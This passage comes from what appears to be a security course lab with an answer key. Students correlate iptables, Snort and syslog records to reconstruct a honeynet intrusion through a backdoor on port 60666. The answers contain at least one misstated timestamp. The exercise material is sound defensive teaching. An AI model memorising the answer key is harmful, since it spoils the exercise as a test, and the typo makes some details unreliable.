2]: {TCP} 11.11.79.67:60666 -> 151.25.187.213:32842
```

Several minutes later, the attacker returns, but this time what do we suspect has transpired?

Hint: What kind of access does the attacker have?

```
Mar 12 02:37:07 combo xinetd[21996]: START: pop3 pid=21999
from=151.25.187.213
```

Let's assume that the syslog record that has timestamp that is not synchronized falls in this chronology of events.

```
Mar 12 07:24:32 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=30961 DF PROTO=TCP SPT=32844 DPT=110 WINDOW=5840
RES=0x00 SYN URGP=0

Mar 12 07:25:21 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=27311 DF PROTO=TCP SPT=32845 DPT=110 WINDOW=5840
RES=0x00 SYN URGP=0
```

Next, what happens?

Hint: What well-known service is destination port 110 associated with?

```
Mar 12 07:26:28 bridge kernel: OUTBOUND CONN TCP: IN=br0 PHYSIN=eth1
OUT=br0 PHYSOUT=eth0 SRC=11.11.79.67 DST=151.25.187.213 LEN=60 TOS=0x00
PREC=0x00 TTL=64 ID=57797 DF PROTO=TCP SPT=3190 DPT=21 WINDOW=5840
RES=0x00 SYN URGP=0
```

About a minute later, what does the attacker do?

Exercise 6:

Description: Make two recommendations to improve the ability to correlate among logs and Snort alerts to better understand what transpired in the honeynet environment.

Hint: What issues did we have with correlation between the syslog and the other two logs – Snort and iptables?

Hint: What entries are missing from the iptables logs that would help our understanding? How could we improve this by either changing iptables logging or using additional traffic collection?

Approach #2 – Do the following exercises.

All files for this section are found in **/home/sans/Exercises/Day5**.

We have been watching potential malicious activity collected in the system syslog security file named **syslog-secure.log**. We see the following message:

```
Mar 12 02:37:07 combo xinetd[21996]: START: pop3 pid=21999
from=151.25.187.213
```

This means that an attacker from IP address 151.25.187.213 has managed to compromise a honeynet host and start the pop3 e-mail service, typically running on port 110. Obviously we have a problem that needs to be investigated.

The host where **syslog-secure.log** records were collected does not have its time synchronized with either the **iptablesyslog** or **snort-alerts** files. The **syslog-secure.log** timestamps are approximately 4 hours and 47 minutes behind.

Before answering the questions that follow, it is recommended that you find and save all Snort alerts and iptables firewall traffic associated with 151.25.187.213 to assess what has happened.

Look for all occurrences of IP address 151.25.187.213 in **snort-alerts**. Save the results in file **/tmp/mysnort.**

Look for all occurrences of IP address 151.25.187.213 in **iptablesyslog**. Save the results in file **/tmp/myiptables**.

Exercise 1:

Description: Do you think that the iptables and Snort logs have synchronized times?

Exercise 2:

Description: As mentioned, the attacker must have root access on the victim honeynet to start the pop3 service that runs on standard port 110. Do you see any Snort alerts that contain a message suggesting root access on the honeynet host?

Do you see any entries in the extracted iptables records that are specifically related to this TCP session?

Why is this entry on the iptables alert earlier than the time on the Snort alert?

Are there other extracted Snort alerts or iptables entries where 60666 is a port associated with honeynet host 11.11.79.67? What one flag is set on all the iptables entries and what significance does it have in our analysis? Note: "URGP=0" means that the urgent pointer value is 0, not that the URG flag is set.

With all this activity to and from port 60666, what might you suspect it is?

Exercise 3:

Description: Examine all OUTBOUND activity recorded in your extracted iptables logs showing activity from 11.11.79.67 to 151.25.187.213.

What service is typically associated with port 21? Why might an attacker connect to this port?

Do these connections occur before or after the Mar 12 07:23:32 timestamp on the Snort alert reporting "id check returned root"?

What does it mean about the attacker's access if the first two outbound connections occurred before the alert?

Exercise 4:

Description: Let's find any connections to the pop3 service that the attacker started as we learned in the syslog entry. Look in both the extracted Snort alerts and iptables logs to find activity associated with port 110, pop3. Do you see any successful connections?

Exercise 5:

Description: Let's see if we can produce a scenario of what we think transpired between the attacker and honeynet hosts by looking at specific extracted iptables entries and correlating them with some of the extracted Snort alerts.

```
Mar 12 07:04:20 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=40 TOS=0x00
PREC=0x00 TTL=25 ID=19134 PROTO=TCP SPT=37615 DPT=60666 WINDOW=4096
RES=0x00 SYN URGP=0
```

Attacker connects to backdoor port 60666 as reflected in the above entry.

```
Mar 12 07:05:15 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=10930 DF PROTO=TCP SPT=32832 DPT=60666 WINDOW=5840
RES=0x00 SYN URGP=0
Mar 12 07:05:18 bastion snort: [1:1882:10] ATTACK-RESPONSES id check
returned userid [Classification: Potentially Bad Traffic] [Priority:
2]: {TCP} 11.11.79.67:60666 -> 151.25.187.213:32832
```

Less than a minute later, the attacker connects to the backdoor again. At this point, what do we know about the attacker judging by the related Snort alert?

```
Mar 12 07:11:14 bridge kernel: OUTBOUND CONN TCP: IN=br0 PHYSIN=eth1
OUT=br0 PHYSOUT=eth0 SRC=11.11.79.67 DST=151.25.187.213 LEN=60 TOS=0x00
PREC=0x00 TTL=64 ID=43396 DF PROTO=TCP SPT=3183 DPT=21 WINDOW=5840
RES=0x00 SYN URGP=0
```

About 6 minutes later what happens? Why do you think the attacker is making this connection?

```
Mar 12 07:18:23 bridge kernel: OUTBOUND CONN TCP: IN=br0 PHYSIN=eth1
OUT=br0 PHYSOUT=eth0 SRC=11.11.79.67 DST=151.25.187.213 LEN=60 TOS=0x00
PREC=0x00 TTL=64 ID=18565 DF PROTO=TCP SPT=3186 DPT=21 WINDOW=5840
RES=0x00 SYN URGP=0
```

About 7 minutes later what happens? Why do you think the attacker is making this connection?

```
Mar 12 07:22:34 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=35781 DF PROTO=TCP SPT=32842 DPT=60666 WINDOW=5840
RES=0x00 SYN URGP=0
Mar 12 07:23:32 bastion snort: [1:498:6] ATTACK-RESPONSES id check
```

```
returned root [Classification: Potentially Bad Traffic] [Priority: 2]:
{TCP} 11.11.79.67:60666 -> 151.25.187.213:32842
Mar 12 07:23:32 bastion snort: [1:1882:10] ATTACK-RESPONSES id check
returned userid [Classification: Potentially Bad Traffic] [Priority:
2]: {TCP} 11.11.79.67:60666 -> 151.25.187.213:32842
```

Several minutes later, the attacker returns, but this time what do we suspect has transpired?

```
Mar 12 02:37:07 combo xinetd[21996]: START: pop3 pid=21999
from=151.25.187.213
```

Let's assume that the syslog record that has timestamp that is not synchronized falls in this chronology of events.

```
Mar 12 07:24:32 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=30961 DF PROTO=TCP SPT=32844 DPT=110 WINDOW=5840
RES=0x00 SYN URGP=0

Mar 12 07:25:21 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=27311 DF PROTO=TCP SPT=32845 DPT=110 WINDOW=5840
RES=0x00 SYN URGP=0
```

Next, what happens?

```
Mar 12 07:26:28 bridge kernel: OUTBOUND CONN TCP: IN=br0 PHYSIN=eth1
OUT=br0 PHYSOUT=eth0 SRC=11.11.79.67 DST=151.25.187.213 LEN=60 TOS=0x00
PREC=0x00 TTL=64 ID=57797 DF PROTO=TCP SPT=3190 DPT=21 WINDOW=5840
RES=0x00 SYN URGP=0
```

About a minute later, what does the attacker do?

Exercise 6:

Description: Make two recommendations to improve the ability to correlate among logs and Snort alerts to better understand what transpired in the honeynet environment.

Hint: What issues did we have with correlation between the syslog and the other two logs?

Extra Credit:

Description: Look at all the inbound TCP connections logged from 151.25.187.213. Do you see anything unusual about the first two log entries?

Hint: Compare them with the other inbound TCP connections logged from 151.25.187.213.

What does the packet length difference tell you about the second record versus those that follow?

All files for this section are found in **/home/sans/Exercises/Day5/log-files**.

Answers: Correlating Log Files

Objectives: Inspect the data found in the directory **log-files** to analyze and correlate honeynet activity. There are three files that represent honeynet activity. The files are:

iptablesyslog: iptables firewall logs of inbound/outbound honeynet activity
The **iptablesyslog** file contains recorded TCP SYN's packets for all connections. There are selective other (PSH, RST) packets recorded, meaning that other packets with payload may have been sent from either direction, yet not recorded.

snort-alerts: Snort alerts from honeynet traffic

syslog-secure.log: syslog notifications from honeynet activity

The honeynet hosts are found in the 11.11.79/24 address block. There should be no outbound activity; you should assume that any discovered outbound activity is associated with a successful compromise and subsequent activity. Inbound activity should be viewed with suspicion as well.

The exercises in this section directly relate to the course material covered in the section "The Value of Correlating IDS/IPS Alerts + Logs".

Description: Examine log records and Snort alerts to analyze and correlate different aspects of actual honeynet traffic captured by Anton Chuvakin.

Details: Use the log files in the directory named **log-files** as input for this exercise.

Estimated Time to Complete: Depending on your familiarity with the material, this lab should take between 20-45 minutes.

Many thanks and credit to Anton Chuvakin for collecting this data and making it publicly available.

☆ The following answers apply to both Approach #1 and Approach #2.

We have been watching potential malicious activity collected in the system syslog security file named **syslog-secure.log**. We see the following message:

```
Mar 12 02:37:07 combo xinetd[21996]: START: pop3 pid=21999
from=151.25.187.213
```

This means that an attacker from IP address 151.25.187.213 has managed to compromise a honeynet host and start the pop3 e-mail service, typically running on port 110. Obviously we have a problem that needs to be investigated.

The host where **syslog-secure.log** records were collected does not have its time synchronized with either the **iptablesyslog** or **snort-alerts** files. The **syslog-secure.log** timestamps are approximately 4 hours and 47 minutes behind.

Before answering the questions that follow, it is recommended that you find and save all Snort alerts and iptables firewall traffic associated with 151.25.187.213 to assess what has happened. Also, it is recommended that you save the results of each search to a file(s) to more efficiently answer the questions.

Look for all occurrences of IP address 151.25.187.213 in **snort-alerts**. Save the results in file **/tmp/mysnort.** Look for all occurrences of IP address 151.25.187.213 in **iptablesyslog**. Save the results in file **/tmp/myiptables**.

```
grep 151.25.187.213 snort-alerts > /tmp/mysnort
grep 151.25.187.213 iptablesyslog > /tmp/myiptables
```

Snort alerts:

```
Mar 12 07:04:12 bastion snort: [1:469:3] ICMP PING NMAP
[Classification: Attempted Information Leak] [Priority: 2]: {ICMP}
151.25.187.213 -> 11.11.79.67
Mar 12 07:04:12 bastion snort: [1:384:5] ICMP PING [Classification:
Misc activity] [Priority: 3]: {ICMP} 151.25.187.213 -> 11.11.79.67
Mar 12 07:04:12 bastion snort: [1:408:5] ICMP Echo Reply
[Classification: Misc activity] [Priority: 3]: {ICMP} 11.11.79.67 ->
151.25.187.213
Mar 12 07:04:12 bastion snort: [1:2000538:1] BLEEDING-EDGE SCAN NMAP -
sA [Classification: Attempted Information Leak] [Priority: 2]: {TCP}
151.25.187.213:37639 -> 11.11.79.67:80
Mar 12 07:04:21 bastion snort: [111:2:1] (spp_stream4) possible EVASIVE
RST detection {TCP} 151.25.187.213:37615 -> 11.11.79.67:60666
Mar 12 07:05:15 bastion snort: [104:1:1] Spade: Closed dest port used:
local dest, syn: 0.8989 {TCP} 151.25.187.213:37615 -> 11.11.79.67:60666
Mar 12 07:05:18 bastion snort: [1:1882:10] ATTACK-RESPONSES id check
returned userid [Classification: Potentially Bad Traffic] [Priority:
2]: {TCP} 11.11.79.67:60666 -> 151.25.187.213:32832
Mar 12 07:05:19 bastion snort: [104:1:1] Spade: Closed dest port used:
local dest, syn: 0.8679 {TCP} 151.25.187.213:32832 -> 11.11.79.67:60666
```

```
Mar 12 07:11:30 bastion snort: [104:1:1] Spade: Closed dest port used:
local dest, syn: 1.0000 {TCP} 151.25.187.213:20 -> 11.11.79.67:3184
Mar 12 07:18:34 bastion snort: [104:1:1] Spade: Closed dest port used:
local dest, syn: 1.0000 {TCP} 151.25.187.213:20 -> 11.11.79.67:3187
Mar 12 07:22:43 bastion snort: [104:1:1] Spade: Closed dest port used:
local dest, syn: 0.8812 {TCP} 151.25.187.213:32843 -> 11.11.79.67:25
Mar 12 07:22:56 bastion snort: [111:2:1] (spp_stream4) possible EVASIVE
RST detection {TCP} 151.25.187.213:32843 -> 11.11.79.67:25
Mar 12 07:22:56 bastion snort: [111:2:1] (spp_stream4) possible EVASIVE
RST detection {TCP} 151.25.187.213:32843 -> 11.11.79.67:25
Mar 12 07:23:32 bastion snort: [1:498:6] ATTACK-RESPONSES id check
returned root [Classification: Potentially Bad Traffic] [Priority: 2]:
{TCP} 11.11.79.67:60666 -> 151.25.187.213:32842
Mar 12 07:23:32 bastion snort: [1:1882:10] ATTACK-RESPONSES id check
returned userid [Classification: Potentially Bad Traffic] [Priority:
2]: {TCP} 11.11.79.67:60666 -> 151.25.187.213:32842
Mar 12 07:24:43 bastion snort: [104:1:1] Spade: Closed dest port used:
local dest, syn: 0.8902 {TCP} 151.25.187.213:32844 -> 11.11.79.67:110
Mar 12 07:25:25 bastion snort: [104:1:1] Spade: Closed dest port used:
local dest, syn: 0.8614 {TCP} 151.25.187.213:32845 -> 11.11.79.67:110
Mar 12 07:26:56 bastion snort: [104:1:1] Spade: Closed dest port used:
local dest, syn: 1.0000 {TCP} 151.25.187.213:20 -> 11.11.79.67:3191
Mar 12 07:30:20 bastion snort: [111:2:1] (spp_stream4) possible EVASIVE
RST detection {TCP} 151.25.187.213:32842 -> 11.11.79.67:60666
```

iptablesyslog firewall records:

```
Mar 12 07:04:12 bridge kernel: INBOUND ICMP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=28 TOS=0x00
PREC=0x00 TTL=24 ID=60725 PROTO=ICMP TYPE=8 CODE=0 ID=2554 SEQ=57434
Mar 12 07:04:12 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=40 TOS=0x00
PREC=0x00 TTL=34 ID=53115 PROTO=TCP SPT=37639 DPT=80 WINDOW=1024
RES=0x00 ACK URGP=0
Mar 12 07:04:20 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=40 TOS=0x00
PREC=0x00 TTL=25 ID=19134 PROTO=TCP SPT=37615 DPT=60666 WINDOW=4096
RES=0x00 SYN URGP=0
Mar 12 07:05:15 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=10930 DF PROTO=TCP SPT=32832 DPT=60666 WINDOW=5840
RES=0x00 SYN URGP=0
Mar 12 07:11:14 bridge kernel: OUTBOUND CONN TCP: IN=br0 PHYSIN=eth1
OUT=br0 PHYSOUT=eth0 SRC=11.11.79.67 DST=151.25.187.213 LEN=60 TOS=0x00
PREC=0x00 TTL=64 ID=43396 DF PROTO=TCP SPT=3183 DPT=21 WINDOW=5840
RES=0x00 SYN URGP=0
Mar 12 07:11:23 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=20466 DF PROTO=TCP SPT=32839 DPT=113 WINDOW=5840
RES=0x00 SYN URGP=0
Mar 12 07:18:23 bridge kernel: OUTBOUND CONN TCP: IN=br0 PHYSIN=eth1
OUT=br0 PHYSOUT=eth0 SRC=11.11.79.67 DST=151.25.187.213 LEN=60 TOS=0x00
PREC=0x00 TTL=64 ID=18565 DF PROTO=TCP SPT=3186 DPT=21 WINDOW=5840
RES=0x00 SYN URGP=0
Mar 12 07:18:27 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=25698 DF PROTO=TCP SPT=32840 DPT=113 WINDOW=5840
RES=0x00 SYN URGP=0
Mar 12 07:22:34 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=35781 DF PROTO=TCP SPT=32842 DPT=60666 WINDOW=5840
RES=0x00 SYN URGP=0
Mar 12 07:22:38 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=20349 DF PROTO=TCP SPT=32843 DPT=25 WINDOW=5840
RES=0x00 SYN URGP=0
Mar 12 07:24:32 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=30961 DF PROTO=TCP SPT=32844 DPT=110 WINDOW=5840
RES=0x00 SYN URGP=0
Mar 12 07:25:21 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=27311 DF PROTO=TCP SPT=32845 DPT=110 WINDOW=5840
RES=0x00 SYN URGP=0
Mar 12 07:26:28 bridge kernel: OUTBOUND CONN TCP: IN=br0 PHYSIN=eth1
OUT=br0 PHYSOUT=eth0 SRC=11.11.79.67 DST=151.25.187.213 LEN=60 TOS=0x00
PREC=0x00 TTL=64 ID=57797 DF PROTO=TCP SPT=3190 DPT=21 WINDOW=5840
RES=0x00 SYN URGP=0
Mar 12 07:26:48 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=6372 DF PROTO=TCP SPT=32846 DPT=113 WINDOW=5840
```

```
RES=0x00 SYN URGP=0
Mar 12 07:30:22 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=17254 DF PROTO=TCP SPT=32849 DPT=60666 WINDOW=5840
RES=0x00 SYN URGP=0
```

Exercise 1:

Description: Do you think that the iptables and Snort logs have synchronized times?

Answer:

```
Mar 12 07:04:12 bastion snort: [1:469:3] ICMP PING NMAP
[Classification: Attempted Information Leak] [Priority: 2]: {ICMP}
151.25.187.213 -> 11.11.79.67

Mar 12 07:04:12 bridge kernel: INBOUND ICMP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=28 TOS=0x00
PREC=0x00 TTL=24 ID=60725 PROTO=ICMP TYPE=8 CODE=0 ID=2554 SEQ=57434
```

It appears that the Snort and iptables logs are synchronized by time or are on the same host. Both records pertain to ICMP traffic. The Snort alert classifies the activity as "ICMP PING"; the iptables record as "INBOUND ICMP" with a "TYPE=8 CODE=0", which we know is an ICMP echo request.

We really need more detail in the Snort alert to include the ICMP ID and SEQ values found in the iptables log entry. This would permit us to be certain that these two entries relate to the same packet. However, with the data that we do have, we can be relatively sure that they pertain to the same packet.

Exercise 2:

Description: As mentioned, the attacker must have root access on the victim honeynet to start the pop3 service that runs on standard port 110. Do you see any Snort alerts that contain a message suggesting root access on the honeynet host?

Answer:

```
grep root /tmp/mysnort

Mar 12 07:23:32 bastion snort: [1:498:6] ATTACK-RESPONSES id check
returned root [Classification: Potentially Bad Traffic] [Priority: 2]:
{TCP} 11.11.79.67:60666 -> 151.25.187.213:32842
```

Do you see any entries in the extracted iptables records that are specifically related to this TCP session?

Answer:

We use the unique ephemeral port 32842 to search in iptables.

grep 32842 /tmp/myiptables

```
Mar 12 07:22:34 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=35781 DF PROTO=TCP SPT=32842 DPT=60666 WINDOW=5840
RES=0x00 SYN URGP=0
```

Why is this entry on the iptables alert earlier than the time on the Snort alert?

Answer:

The attacker started the session at 07:22:34 as indicated by SYN flag in the iptables entry. It took 58 more seconds to execute activity at 07:32:23 reported by Snort. It may have taken the attacker some time to issuing the Unix "id" command that triggered the Snort alert.

Are there other extracted Snort alerts or iptables entries where 60666 is a port associated with honeynet host 11.11.79.67? What one flag is set on all the iptables entries and what significance does it have in our analysis? Note: "URGP=0" means that the urgent pointer value is 0, not that the URG flag is set.

Answer:

A SYN flag in an iptables entry simply means that a connection was attempted. However, when we can correlate that entry, using the source and destination IP addresses and ports, with a Snort alert, we know it was a successful connection.

Snort alerts

grep 60666 /tmp/mysnort

```
Mar 12 07:04:21 bastion snort: [111:2:1] (spp_stream4) possible EVASIVE
RST detection {TCP} 151.25.187.213:37615 -> 11.11.79.67:60666
Mar 12 07:05:15 bastion snort: [104:1:1] Spade: Closed dest port used:
local dest, syn: 0.8989 {TCP} 151.25.187.213:37615 -> 11.11.79.67:60666
Mar 12 07:05:18 bastion snort: [1:1882:10] ATTACK-RESPONSES id check
returned userid [Classification: Potentially Bad Traffic] [Priority:
2]: {TCP} 11.11.79.67:60666 -> 151.25.187.213:32832
Mar 12 07:05:19 bastion snort: [104:1:1] Spade: Closed dest port used:
local dest, syn: 0.8679 {TCP} 151.25.187.213:32832 -> 11.11.79.67:60666
Mar 12 07:23:32 bastion snort: [1:498:6] ATTACK-RESPONSES id check
returned root [Classification: Potentially Bad Traffic] [Priority: 2]:
{TCP} 11.11.79.67:60666 -> 151.25.187.213:32842
Mar 12 07:23:32 bastion snort: [1:1882:10] ATTACK-RESPONSES id check
returned userid [Classification: Potentially Bad Traffic] [Priority:
2]: {TCP} 11.11.79.67:60666 -> 151.25.187.213:32842
Mar 12 07:30:20 bastion snort: [111:2:1] (spp_stream4) possible EVASIVE
RST detection {TCP} 151.25.187.213:32842 -> 11.11.79.67:60666
```

Answer: iptables logs

```
grep 60666 /tmp/myiptables
```

```
Mar 12 07:04:20 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=40 TOS=0x00
PREC=0x00 TTL=25 ID=19134 PROTO=TCP SPT=37615 DPT=60666 WINDOW=4096
RES=0x00 SYN URGP=0
Mar 12 07:05:15 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=10930 DF PROTO=TCP SPT=32832 DPT=60666 WINDOW=5840
RES=0x00 SYN URGP=0
Mar 12 07:22:34 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=35781 DF PROTO=TCP SPT=32842 DPT=60666 WINDOW=5840
RES=0x00 SYN URGP=0
Mar 12 07:30:22 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=17254 DF PROTO=TCP SPT=32849 DPT=60666 WINDOW=5840
RES=0x00 SYN URGP=0
```

The SYN flag is set on all these entries. That means that no packets carrying data were logged. Therefore we have no records of the packets that triggered the Snort alerts.

With all this activity to and from port 60666, what might you suspect it is?

Answer:

Port 60666 might be running a backdoor, trojan, or malware.

Exercise 3:

Description: Examine all OUTBOUND activity recorded in your extracted iptables logs showing activity from 11.11.79.67 to 151.25.187.213.

Answer:

```
grep OUTBOUND /tmp/myiptables
```

```
Mar 12 07:11:14 bridge kernel: OUTBOUND CONN TCP: IN=br0 PHYSIN=eth1
OUT=br0 PHYSOUT=eth0 SRC=11.11.79.67 DST=151.25.187.213 LEN=60 TOS=0x00
PREC=0x00 TTL=64 ID=43396 DF PROTO=TCP SPT=3183 DPT=21 WINDOW=5840
RES=0x00 SYN URGP=0

Mar 12 07:18:23 bridge kernel: OUTBOUND CONN TCP: IN=br0 PHYSIN=eth1
OUT=br0 PHYSOUT=eth0 SRC=11.11.79.67 DST=151.25.187.213 LEN=60 TOS=0x00
PREC=0x00 TTL=64 ID=18565 DF PROTO=TCP SPT=3186 DPT=21 WINDOW=5840
RES=0x00 SYN URGP=0

Mar 12 07:26:28 bridge kernel: OUTBOUND CONN TCP: IN=br0 PHYSIN=eth1
OUT=br0 PHYSOUT=eth0 SRC=11.11.79.67 DST=151.25.187.213 LEN=60 TOS=0x00
PREC=0x00 TTL=64 ID=57797 DF PROTO=TCP SPT=3190 DPT=21 WINDOW=5840
RES=0x00 SYN URGP=0
```

What service is typically associated with port 21? Why might an attacker connect to this

port?

Answer:

Port 21 is typically used for the FTP command channel. An attacker may want to download some software/malware from the FTP server to "customize" the victim host.

Do these connections occur before or after the Mar 12 07:23:32 timestamp on the Snort alert reporting "id check returned root"?

Answer:

The first two occur before the Snort alert and the third occurs after.

What does it mean about the attacker's access if the first two outbound connections occurred before the alert?

Answer:

Outbound activity in a honeynet means an attacker has access. In this case, it is most likely manifested via listening port 60666 on this honeynet host 11.11.79.67, and subsequent outbound traffic. The attacker connected to that port, and at some point in the session, issued the Linux "id" command that gives the identification of the current user – in this case root. We suspect that the attacker already had user access as reported in the Snort alert:

```
Mar 12 07:05:18 bastion snort: [1:1882:10] ATTACK-RESPONSES id check
returned userid [Classification: Potentially Bad Traffic] [Priority:
2]: {TCP} 11.11.79.67:60666 -> 151.25.187.213:32832
```

Exercise 4:

Description: Let's find any connections to the pop3 service that the attacker started as we learned in the syslog entry. Look in both the extracted Snort alerts and iptables logs to find activity associated with port 110, pop3. Do you see any successful connections?

Answer:

```
grep 110 /tmp/mysnort

Mar 12 07:24:43 bastion snort: [104:1:1] Spade: Closed dest port used:
local dest, syn: 0.8902 {TCP} 151.25.187.213:32844 -> 11.11.79.67:110
Mar 12 07:25:25 bastion snort: [104:1:1] Spade: Closed dest port used:
local dest, syn: 0.8614 {TCP} 151.25.187.213:32845 -> 11.11.79.67:110

grep PT=110 /tmp/myiptables

Mar 12 07:24:32 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=30961 DF PROTO=TCP SPT=32844 DPT=110 WINDOW=5840
RES=0x00 SYN URGP=0
```

```
Mar 12 07:25:21 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=27311 DF PROTO=TCP SPT=32845 DPT=110 WINDOW=5840
RES=0x00 SYN URGP=0
```

Snort recorded two connections using an older preprocessor called Spade that looked for anomalous activity. These alerts seem to imply that a SYN attempt was made to closed port 110 on the honeynet host. If we correlate those alerts with the iptables entries, specifically matching source ports, we see two SYN connections.

However, there is an 11 second time difference between the first iptables SYN and the associated Snort reset message, correlated by the unique source port of 32844. There is a 4 second difference between the second SYN and associated Snort reset message, correlated by the unique source port 32845. If we assume that the times in the two logs are synchronized, this does not make a lot of sense since the RST should be immediate. But, we have no other related traffic to explain the issue so we do not know whether or not the connections were successful.

Exercise 5:

Description: Let's see if we can produce a scenario of what we think transpired between the attacker and honeynet hosts by looking at specific extracted iptables entries and correlating them with some of the extracted Snort alerts.

```
Mar 12 07:04:20 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=40 TOS=0x00
PREC=0x00 TTL=25 ID=19134 PROTO=TCP SPT=37615 DPT=60666 WINDOW=4096
RES=0x00 SYN URGP=0
```

Attacker connects to backdoor port 60666 as reflected in the above entry.

```
Mar 12 07:05:15 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=10930 DF PROTO=TCP SPT=32832 DPT=60666 WINDOW=5840
RES=0x00 SYN URGP=0
Mar 12 07:05:18 bastion snort: [1:1882:10] ATTACK-RESPONSES id check
returned userid [Classification: Potentially Bad Traffic] [Priority:
2]: {TCP} 11.11.79.67:60666 -> 151.25.187.213:32832
```

Less than a minute later, the attacker connects to the backdoor again. At this point, what do we know about the attacker judging by the related Snort alert?

Answer:

We know that the attacker has user access at this point because of the Snort alert that indicates that the user performed the "id" command to determine the current user.

```
Mar 12 07:11:14 bridge kernel: OUTBOUND CONN TCP: IN=br0 PHYSIN=eth1
OUT=br0 PHYSOUT=eth0 SRC=11.11.79.67 DST=151.25.187.213 LEN=60 TOS=0x00
PREC=0x00 TTL=64 ID=43396 DF PROTO=TCP SPT=3183 DPT=21 WINDOW=5840
RES=0x00 SYN URGP=0
```

About 6 minutes later what happens? Why do you think the attacker is making this connection?

Answer:

Perhaps the attacker is trying to download some software via FTP to get root access.

```
Mar 12 07:18:23 bridge kernel: OUTBOUND CONN TCP: IN=br0 PHYSIN=eth1
